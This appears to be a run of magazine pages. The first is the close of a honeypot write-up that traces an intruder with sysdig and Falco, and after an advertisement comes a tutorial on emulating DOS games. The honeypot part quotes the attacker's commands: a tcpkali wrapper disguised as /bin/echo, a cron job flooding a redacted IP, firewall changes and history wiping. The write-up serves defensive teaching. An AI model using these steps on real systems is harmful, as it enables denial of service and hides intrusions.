In summary, the attacker first unarchived the tar.gz in a new directory, installed a couple of packages and manually compiled the downloaded tool. Still, this doesn't tell us much.

```
18219 03:29:40 root) cd /root

18219 03:29:43 root) vim echo

18219 03:30:14 root) mv /bin/echo /bin/.ebk

18219 03:30:18 root) chmod +x echo

18219 03:30:23 root) mv -f echo /bin/echo
```

Did you see what just happened? The attacker created a script called echo and moved it to /bin. That is why we received an alert from Falco saying:

```
Error File below known binary directory renamed/removed
(user=root command=mv /bin/echo /bin/.ebk operation=rename
file=<NA> res=0 oldpath=/bin/echo newpath=/bin/.ebk).
```

Now the question is, what is this echo script that was created? Let's use sysdig's echo_fds chisel to find out.

```
$ sysdig -r capture.scap.gz -c echo_fds fd.filename=echo

------ Write 42B to   /root/echo (vim)

#!/bin/bash../usr/local/bin/tcpkali "$@"..
```

Wait, tcpkali? Right, now it makes much more sense why the attacker made such an effort to hide the file being downloaded. If you are not aware, tcpkali (https://github.com/machinezone/tcpkali) is a powerful TCP and WebSockets load generator.

The attacker must have been expecting that we would be checking the commands history. That is why he tried to hide it by wrapping tcpkali around a known command such as echo. Let's see what the attacker did next:

```
18219 03:30:30 root) ping google.com -c1
```

Remember that I locked the server down by adding a deny rule to the server's firewall? I wonder if any packets were sent by the ping command.

```
$ sysdig -r capture.scap.gz -c echo_fds fd.cip=google.com |
grep google.com

------ Read 34B from  /dev/ptmx (sshd)

--- google.com ping statistics ---

------ Read 59B from   /dev/ptmx (sshd)

1 packets transmitted, 1 received, 0% packet loss, time 0ms

$ sysdig -r trace.scap.gz -c topprocs_net proc.name=ping

Bytes           Process           PID

--------------------------------------------------------------------------------
-

345B            ping              31723
```

Ok, I did not block the traffic in time to stop this ping. Let's move on.

```
18219 03:30:38 root) crontab -l

18219 03:30:41 root) crontab -e
```

It seems that our attacker was planning to schedule something.

```
$ sysdig -r capture.scap.gz -c echo_fds fd.filename=crontab

------ Write 1.02KB to   /tmp/crontab.zTGnOX/crontab (vim.basic)

# Edit this file to introduce tasks to be run by cron..# .# Each task to
run has to be defined through a single line.# indicating with different
fields when the task will be run.# and what command to run for the
task.# .# To define the time you can provide concrete values for.#
minute (m), hour (h), day of month (dom), month (mon),.# and day of
week (dow) or use '*' in these fields (for 'any').# .# Notice that tasks
will be started based on the cron's system.# daemon's notion of
time and timezones..# .# Output of the crontab jobs (including errors)
is sent through.# email to the user the crontab file belongs to (unless
redirected)..# .# For example, you can run a backup of all your user
accounts.# at 5 a.m every week with:.# 0 5 * * 1 tar -zcf
```

```
/var/backups/home.tgz /home/.# .# For more information see the manual pages of crontab(5) and cron(8).# .# m h  dom mon dow command.* * * * * /bin/echo -em "GET / HTTP/1.1\\r\\nHost: google.com\\r\\n\\r\\n" -r 10000 --channel-bandwidth-upstream 1000Mbps xxx.xxx.xxx.xxx:80 > /tmp/uhasd.log.
```

There it is! The attacker scheduled the following command to run every minute:

```
/bin/echo -em "GET / HTTP/1.1\\r\\nHost: google.com\\r\\n\\r\\n" -r 10000 --channel-bandwidth-upstream 1000Mbps xxx.xxx.xxx.xxx:80 > /tmp/uhasd.log
```

Apparently, the plan was to use tcpkali to generate a huge traffic to a certain IP address (which has been intentionally omitted). Let’s find out if it was a success.

```
$ sysdig -r capture.scap.gz -c spy_file | grep -B1 -A10 /tmp/uhasd.log

03:32:21.118852924 tcpkali(32465) W 258B /tmp/uhasd.log

Total data sent:     0 bytes (0 bytes)

Total data received: 0 bytes (0 bytes)

Bandwidth per channel: 0.000 Mbps (0.0 kBps)

Aggregate bandwidth: 0.000, 0.000 Mbps

Packet rate estimate: 0.0, 0.0 (0, 0 TCP MSS/op)

Test duration: 10.0047 s.
```

Very good news! - tcpkali was not able to generate network traffic because of the firewall blockage. Did the attacker notice that?

```
18219 03:32:31 root) cat /tmp/uhasd.log

18219 03:32:35 root) ping -c1 google.com

18219 03:32:41 root) /sbin/iptables -L OUTPUT

18219 03:32:48 root) /sbin/iptables -I OUTPUT -j ACCEPT

18219 03:32:51 root) /sbin/iptables -I INPUT -j ACCEPT

18219 03:32:56 root) /sbin/iptables -L OUTPUT

18219 03:32:56 root) /sbin/iptables -L INPUT

18219 03:33:03 root) /bin/bash /bin/echo -em GET / HTTP/1.1\r\nHost: google.com\r\n\r\n -r 10000 --channel-bandwidth-upstream 1000Mbps xxx.xxx.xxx.xxx:80
```

Looks like he did. After checking the logs of his cronjob, the attacker tried to ping google.com one more time. Then, seeing that ping also could not send any data out, he started to play around with the iptables firewall. That clearly would not do any good since the block was made from outside the server at the cloud provider level. It seems that the game is over for our attacker. Let’s see what he tried to do next:

```
18219 03:33:13 root) /bin/sh /usr/bin/which aws

18219 03:33:17 root) apt install aws

18219 03:33:22 root) apt-get update

18219 03:33:33 root) rm -rf /root/o2ks9mqh7zng5a4d.tar.gz /root/oaisdj

18219 03:33:45 root) rm -f /bin/echo

18219 03:34:03 root) mv /bin/.ebk /bin/echo

18219 03:34:33 root) rm -f /root/.bash_history
```

The attacker also realized that the game was over. First, he checked if the AWS command-line interface was installed. I guess that he wanted to check if there was any attached IAM role which would allow him to modify the instance’s security group. Since it was not installed, he tried to install it himself. But wait, all outbound traffic was cut off, right? Yes, and that is why he started deleting any traces of his activities in the system by wiping clean the root’s home directory and putting back the original binary of the *echo* command. A few seconds later, he was out of the system.

Conclusion

This article has given you a little taste of how an attack can be carried out. It was a 5-minute and very simple attack mainly because I did not want my server to cause any damage to anyone. But hopefully, it was enough to introduce you to the concept of Honeypot and tools like Sysdig and Falco.

As you have seen, both Sysdig and Falco can provide you with valuable information as to what is going on in your system. We were able to identify the attacker's activities with just a few commands. However, if you would like to have a honeynet with honeypots constantly providing intelligence, you will need a bigger arsenal.

Have a look at tools such as Snort (https://www.snort.org/), Suricata (https://suricata-ids.org/), Dionaea (https://dionaea.readthedocs.io/en/latest/), Kippo (https://github.com/desaster/kippo), Wordpot (https://github.com/gbrindisi/wordpot), p0f (https://github.com/p0f/p0f), Glastopf (https://github.com/mushorg/glastopf), Conpot (http://conpot.org/) or Shockpot (https://github.com/threatstream/shockpot).

Also, if you would like to know more about the available honeypots and tools out there, check this useful github repository: https://github.com/paralax/awesome-honeypots.

I hope this article has given you an idea of techniques that can be used to protect an organization. But as you probably have noticed, this is just the tip of the iceberg. Cyber Security is such a huge and important field.

Now, more than ever, companies need Security professionals to help keep them safe. If you have passion for Cyber Security, join the CybSec Talents community on Slack to learn more about Cyber Security and connect with people around the world that share the same passion as you. Just fill in this form and the invite will be on its way shortly: https://cybsectalents.typeform.com/to/Kjf0zG

Meet Our Author

Renan Dias is a passionate DevOps engineer that enjoys learning and writing about Amazon Web Services, infrastructure engineering and automation, HADR at scale, information security, continuous integration and deployment, and distributed systems. In the past, he worked with a wide range of technologies, such as AngularJS, Node.js, MongoDB, Meteor.js, Ionic, HTML/CSS, LAMP stack, iOS SDK, OpenCV, Java and MATLAB. He has also contributed to a Brazilian university's research about Computer Vision and received numerous awards during his student life. When not doing any infrastructure-related work, Renan spends his time traveling with his loved ones, learning languages (English, Spanish, German and Polish), practicing sports (Tennis, Ping Pong, Basketball, Cycling, Kung Fu) and playing the electric guitar and the drums. You can find Renan on LinkedIn: https://www.linkedin.com/in/renan-dias-a2801163

Among clouds
Performance and
Reliability is critical

Download syslog-ng Premium Edition
product evaluation here

Attend to a free logging tech webinar here

BalaBit
IT Security
www.balabit.com

syslog-ng log server

The world's first High-Speed Reliable Logging™ technology

HIGH-SPEED RELIABLE LOGGING

- above 500 000 messages per second
- zero message loss due to the Reliable Log Transfer Protocol™
- trusted log transfer and storage

Emulating DOS Games

There was a time, in our younger days, when everything was joy and fun, and a C:\> prompt. We played our games in a little operating system called DOS. Oh, glorious days of the past, fond memories you've become. But not to worry, because in this article I will explore the best solutions currently available to revive those old memories, and run those great games on your modern computer using VirtualBox, DOSBox or 86Box. In the first part of this article, I'll talk about the emulators, while in the last part of it, I will show how to configure, install and use them. And in a future issue, I will explore how to share this experience, with an article on how to configure these emulators for multiplayer gaming.

What is emulation?

Emulation is the process through which a system imitates the behaviour of another system. In this particular case, we're talking about applications (software) that imitate the behaviour of decades-old computers running the DOS operating system, with the intention of running old games on our current computers.

VirtualBox

VirtualBox is not just an emulator, it is a virtualizer. That is, it allows using part of your computer's hardware like it was present in the system you are emulating, especially the CPU. This gives VirtualBox its biggest advantage: it is fast, but also presents compatibility problems with older games that do not expect a computer to be so fast, or that expect a specific behaviour from the CPU they are running in.



BSD Magazine (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Select your House
Atreides
Ordos
Harkonnen
Right Ctrl

Figure 1. Dune 2 running on VirtualBox

On the hardware side, it would be like having a blazing fast computer with SuperVGA card and a Sound Blaster 16 audio card, with a PS/2 connected mouse. It also emulates network cards and a SCSI controller, however not the most common of them.

VirtualBox, as a full computer virtualizer, requires you to install an operating system to run on it. You can install DOS, Windows 9x, or OS/2 to play games for those systems. However, as VirtualBox was not designed to be used for games, it has some issues with games:

- EMS does not work correctly; if your game requires expanded memory (EMS), it will probably crash.

- SuperVGA emulation does not include VBE extensions. CGA and EGA emulation are not complete.
- There is no documentation on parameters to change for floppy drive type or emulated sound card parameters (IRQ or DMA).
- It emulates only a 3.5” 1.44MB floppy drive, so some games will not run or install at all.
- It only supports Audio CD when using a real CD on a real drive using the passthrough method.

But once it works, it is the fastest option.

You can get VirtualBox for free at https://www.virtualbox.org/ or from your operating system’s package manager. If you are using FreeBSD, you have installation and configuration instructions, including how to use a real drive for CDs, in the FreeBSD handbook, available online at https://www.freebsd.org/doc/handbook/virtualization-host-virtualbox.html

DOSBox

DOSBox is a DOS emulator specifically designed for running DOS games. It does not require an operating system at all and emulates almost anything you can think of. It is fast, but difficult to configure as it requires you to edit a config file manually. Sadly, the project also appears to have been abandoned, so do not expect bugs to be solved.

On the hardware side, it can emulate several sound cards (Adlib, Tandy, Sound Blaster, Sound Blaster Pro, Sound Blaster 16, Disney Sound Source and Gravis Ultrasound) as well as several video cards (Hercules, CGA, EGA, VGA, Tandy, PCjr and S3 SuperVGA). It also allows emulating a joystick, for games that require them, like flight simulation ones, using a real joystick or gamepad of any kind that’s supported by your operating system.

DOSBox SVN, CPU speed: 3000 cycles, Frameskip 0, Program: DUNE2
MENTAT
OPTIONS
Credits
Production of Small Concrete Slab has started.
Concrete: Use concrete to make a sturdy foundation for your structures.
CONST. YAR
BUILD IT

Figure 2. Dune 2 running on DOSBox

The level of compatibility is quite good, and it can run on ARM devices like the Raspberry Pi. However, it is only limited to DOS games as it doesn’t require --nor can you install-- other operating systems.

You can get DOSBox for free at https://www.dosbox.com/ or from your operating system’s manager.

86Box

86Box is a brand new system emulator that aims to be cycle-exact. This means, to execute any operation as fast or as slow as if it was being executed on the system it emulates, contrary to what VirtualBox and DOSBox, which emulate things as fast as they can (or within a certain limit), something that may confuse some older software. It is under active development. Its biggest disadvantage is that it requires a powerful computer to be fast. Its most significant advantage is its compatibility, for which it has no rival.

Hardware-wise, it emulates more than 60 different motherboards, up to the level of being able to run their BIOS completely, with the ability to specify what CPU to connect with it (Cyrix, IDT, AMD or Intel). It emulates not only the same cards as DOSBox, but it adds more than 20 VESA SuperVGA variations, including their VBE features and limitations.

Soundwise, it emulates all the Sound Blaster models from the first one up to the AWE32, even the Creative Music Blaster is emulated. Also emulated are Sound Blaster PCI, Ensoniq ES1371, Adlib, Gravis Ultrasound and Windows Sound System. Add to this full MIDI emulation as well as a complete Roland MT-32 emulation.


86Box v2.00 - 98% - [Socket 7 VX] Epox P55-...Pentium 120 - Press F12-F8 to release mouse
Action View Tools Logging Help
UZI Clip
HEALTH
ARMOR
WEAPONS
AMMO
INV
KEYS
053
000

Figure 3. Shadow Warrior running on 86Box

Other emulated devices are the ubiquitously supported NE2000 network card; Adaptec, BusLogic, and NCR SCSI cards. It also can emulate IDE, ESDI and ST-506 hard disks, as well as all kind of floppy drives and CD drives.

Like VirtualBox, it also requires a real operating system, and you can install any operating system that was supported on the machine you configure in it. Configuration, in general, is easier to do than on DOSBox because of 86Box's integrated configuration interface.

The only major issue that 86Box presents is that a BSD or Linux compatible version is undergoing development. Therefore, you will need WINE to run it, and because it is actively developed, there is not a single stable version to pick up. If you have FreeBSD, you can install WINE from its repository following the instructions at https://wiki.winehq.org/FreeBSD. Not long after the publication of this article, you will be able to test a native BSD version of 86Box.


86Box v2.00 - 100% - [486 ISA] AMI ...m486DX/40 - Click to capture mouse
Action View Tools Logging Help
Welcome to 86Box !!

```
 Volume Serial Number is 2A5A-1DEE
 Directory of C:\

COMMAND  COM        54,645 05-31-94   6:22a
AUTOEXEC BAT         3,538 01-04-80   2:09a
CONFIG   SYS         9,317 01-04-80  11:50p
README   TXT        17,002 12-02-15   8:42p
SETMSC   BAT           245 06-23-17   4:15a
APPS         <DIR>         01-04-80  10:55p
BIN          <DIR>         01-04-80  10:56p
C700         <DIR>         01-04-80  10:57p
DOS          <DIR>         01-04-80  10:57p
GAMES        <DIR>         01-04-80  10:57p
GEOS20       <DIR>         01-04-80  10:59p
GEOWORKS     <DIR>         01-04-80  10:59p
NET          <DIR>         01-04-80  10:59p
SYS          <DIR>         01-04-80  10:59p
TEMP         <DIR>         01-04-80  11:00p
TOOLS        <DIR>         01-04-80  11:00p
WFW311       <DIR>         01-04-80  11:00p
WORK         <DIR>         01-04-80  11:04p
       18 file(s)          84,747 bytes
                     198,320,128 bytes free

86Box C:\>
```

Figure 4. 86Box beta running on FreeBSD

Thankfully, you can go to 86Box's IRC channel, #softhistory at irc://irc.rol.im to get help from the developers.

You can get 86Box from https://github.com/Obattler/86Box. You need to get both the executable package and the roms package and put them in the same folder, say, */usr/local/86Box.*

Once you have 86Box extracted to a folder, you can specify a command line argument to load an emulated system configuration for a specific folder. If you decide, for example, to store all your configuration folders inside a folder called *86VMs* in your home folder, you can put a script like the following one, in one of the folders in PATH (e.g. */usr/local/bin*), and just invoke it using your configuration folder name as the argument:

Example script:

```
#!/bin/bash

`which wine` /usr/local/86Box.exe
--vmpath ~/86VMs/"$1"
```

So you can put the script as */usr/local/bin/86box.* Thereafter, create an empty folder at *~/86VMs/Games*. You can just run `86Box Games` in any terminal to configure that folder as a new emulated system for the first time.

How to get the games?

If you still have the CD media for your old games, then all you need to do is to create an ISO of the game with your favourite method and point your chosen emulator to it. However, if they're floppy based, things get trickier here.

"3.5" games that are not copy protected can be converted to disk images using a USB floppy drive. However, if they're copy protected or they are in 5.25" floppies, things get more difficult here, requiring old drives and special hardware like the SuperCardPro to read.

In a future article, I will talk about all the various ways to read old media from original disks.

Sometimes you can also buy old games from services like GOG (https://www.gog.com) or Steam (https://www.steampowered.com). Also, you can always resort to the second-hand market.

If you need a DOS operating system, try FreeDOS, an open-source replacement operating system for DOS, downloadable from http://www.freedos.org/ .

How to configure VirtualBox?

VirtualBox configuration is easy, driven by a wizard-like walkthrough. Once installed, just open it, select New and the first step of the wizard will appear. Give it any name you like, and choose for type Other if you want to install DOS, ideal for DOS games, or Windows for Windows 9x games.

Then on version, you choose DOS or which Windows version you have to install, Windows 95 or Windows 98. I do not recommend using Windows Me because of several stability issues it presents. In the next step, you'll be given the option to choose how much memory to dedicate to the emulated system. 32MB is enough, and more than that is known to bring issues in some games.

The next step will let you choose the emulated hard disk size. 2GB is the maximum you can support with DOS or Windows 95, and it's the default option. The following two steps, emulated hard disk type and allocation, can be left with the default options. The final steps asks you a name for the emulated hard disk, that defaults to the emulated system name you gave before, and can be left as is.

Once done, you can install an operating system from a CD or floppy image. Continue reading for instructions on how to install FreeDOS.

How to configure DOSBox?

DOSBox comes with a default configuration that should be enough for most common use cases. Once you run it for its first time, it stores these default values in a text file located in ~/.dosbox/dosbox.conf. This is the file you must edit if you want to customize its configuration.


As said above, you don't need to install an operating system on it, you just run dosbox <path> indicating which path you want to use as the emulated C: drive.

Once inside DOSBox , you would need to mount the game disks. If you have copied the files from the installation disks to your computer, you have to use MOUNT <drive> <path> -T <type>, with <drive> being the DOS drive letter to use, <path> the folder where you mounted the disk or copied the files and <type> being *floppy*, for emulating a floppy, or *cdrom*, for emulating a cdrom.

If you have created disk images, the command to use is IMGMOUNT <drive> <image> -T <type>, with <drive> being the DOS drive letter to use, <image> the path to the disk image you created and <type> being *floppy*, for emulating a floppy, or *iso*, for emulating a cdrom. You can check more options, and explanation on the different field in the configuration file, in the dosbox's wiki at https://www.dosbox.com/wiki

How to configure 86Box?

The first time you run 86Box , it will create a default configuration for an emulated AMI XT clone, and start running it. You can change the configuration choosing settings from the Tools menu. The first option you'll have is machine, where a long list of machines can be selected. If you don't know which one to choose, the Epox P55-VA with a Pentium 120 and 32MB of memory is one of the most compatible ones.



Machine: [Socket 7 VX] Epox P55-VA
CPU type: Intel CPU: Pentium 120
Wait states: System Default
Memory: 32 MB
☑ Enable time sync ☑ Enable FPU
☑ Dynamic Recompiler


Figure 5. 86Box Settings

In the display, you can choose which exact graphics card to emulate. The most compatible would be the [PCI] Diamond Stealth 3D 3000, with video speed as Fast VLB/PCI.

Here, you can enable Voodoo Graphics if you want to emulate a 3Dfx Voodoo or Voodoo 2 3D accelerator card. On input devices, you can choose which mouse to emulate, PS/2 Microsoft Intellimouse if you're using the recommended machine. In sound, you can choose from an array of options.

The most featured ones, and so the recommended ones, would be the Sound Blaster AWE32 in sound card and the Roland MT-32 in midi out device. You can choose the Gravis Ultrasound that offers the best sounds in the games that support it, but requires extra configuration steps.

Click on the configure button next to the sound card selection to see the parameters page like this one:



Address: 0x220
EMU8000 Address: 0x620
MPU-401 Address: 0x330
IRQ: IRQ 5
MPU-401 IRQ: IRQ 9
Low DMA channel: DMA 1
High DMA channel: DMA 5
MPU-401 mode: Intelligent
Onboard RAM: 512 KB

Figure 6. Device Configuration

Note these parameters if you are going to install DOS, as you'll need them later.


In other peripherals, you can choose the hard disk controllers. If following the recommended steps, chose Internal Controller in the HD Controller drop. You can create a new hard disk image in the Hard disks page, or choose an existing one. When creating a new one, you only need to select a disk image file and its size. Bus would need to be changed if you did not choose Internal Controller in the previous step.

And last but not least in Removable devices, you can change which type of emulated floppy drives to have, recommended to have 3.5" 1.44M as the only one. Add a cdrom drive, ATAPI with channel 0:1 is recommended.

Once you save the configuration, 86Box will reboot into the newly emulated system. If you have not followed the defaults, you should enter in the emulated firmware setup (or BIOS) menu and configure it accordingly. Because of the many variants of firmware that are emulated by 86Box , their different configuration is out of the scope of this article. You can, however, search on the internet for the manuals of the machine you've chosen.

How to install FreeDOS?


FreeDOS is easy to install. Both on VirtualBox and 86Box, you'll find an icon with the image of a CDROM in the downside of their window, and clicking here, you'll have the option to choose a CDROM image. Choose the FreeDOS CDROM "legacy" installer iso file you downloaded from their official webpage, and then reboot the emulated machine. If you're using 86Box you need first to configure the BIOS for CDROM booting. The FreeDOS installer will guide you through the steps to install it with ease. Once it is installed, eject the disk image from the virtual drive, in the same icon you used to choose it, so FreeDOS boots from the emulated hard disk and presents you with the following screen:


86Box v2.00 - 98% - [Socket 7 VX] Epox P55-VA - Pentium 120 - Click to capture mouse
Action View Tools Help

```
Installed at PS/2 port

Modules using memory below 1 MB:

  Name           Total           Conventional        Upper Memory
  --------  ----------------  ----------------  ----------------
  SYSTEM      16,784   (16K)    10,480   (10K)     6,304    (6K)
  COMMAND      4,064    (4K)         0    (0K)     4,064    (4K)
  UDVD2        2,080    (2K)         0    (0K)     2,080    (2K)
  FDAPM          928    (1K)         0    (0K)       928    (1K)
  CTMOUSE      3,104    (3K)         0    (0K)     3,104    (3K)
  SHSUCDX     11,088   (11K)         0    (0K)    11,088   (11K)
  Free       713,952  (697K)   643,552  (628K)    70,400   (69K)
  Drives Assigned
Drive  Driver   Unit
  D:   FDCD0001   0
2 drive(s) available.

Done processing startup files C:\FDCONFIG.SYS and C:\AUTOEXEC.BAT

Type HELP to get support on commands and navigation.

Welcome to the FreeDOS 1.2 operating system (http://www.freedos.org)

C:\>_
```

Figure 7. The FreeDOS installer

Then, write EDIT AUTOEXEC.BAT, press enter, and search for the SET BLASTER line.


86Box v2.00 - 79% - [Socket 7 VX] Epox P55-VA - Pentium 120 - Click to capture mouse
Action View Tools Help
FreeDOS Edit 0.9a
File Edit Search Utilities Options Window Help
AUTOEXEC.BAT
F1=Help
INS Line: 11 Col: 1 17:19:59

```
@ECHO OFF
SET DOSDIR=C:\FDOS
SET LANG=EN
SET TZ=UTC
SET PATH=%dosdir%\BIN
if exist %dosdir%\LINKS\NUL SET PATH=%path%;%dosdir%\LINKS
SET NLSPATH=%dosdir%\NLS
SET HELPPATH=%dosdir%\HELP
SET TEMP=%dosdir%\TEMP
SET TMP=%TEMP%
SET BLASTER=A220 I5 D1 H5 P330
SET DIRCMD=/P /OGN /Y
SET COPYCMD=/-Y

IF "%config%"=="4" GOTO END
DEVLOAD /H /Q %dosdir%\BIN\UDVD2.SYS /D:FDCD0001

LH FDAPM APMDOS
IF "%config%"=="2" LH SHARE
rem IF EXIST %DOSDIR%\BIN\DOSLFN.COM LH DOSLFN
```

Figure 8. Autoexec.bat

This line configures the emulated Sound Blaster card. If you are using VirtualBox, the line should read:

SET BLASTER=A220 I5 D1 H7 P330

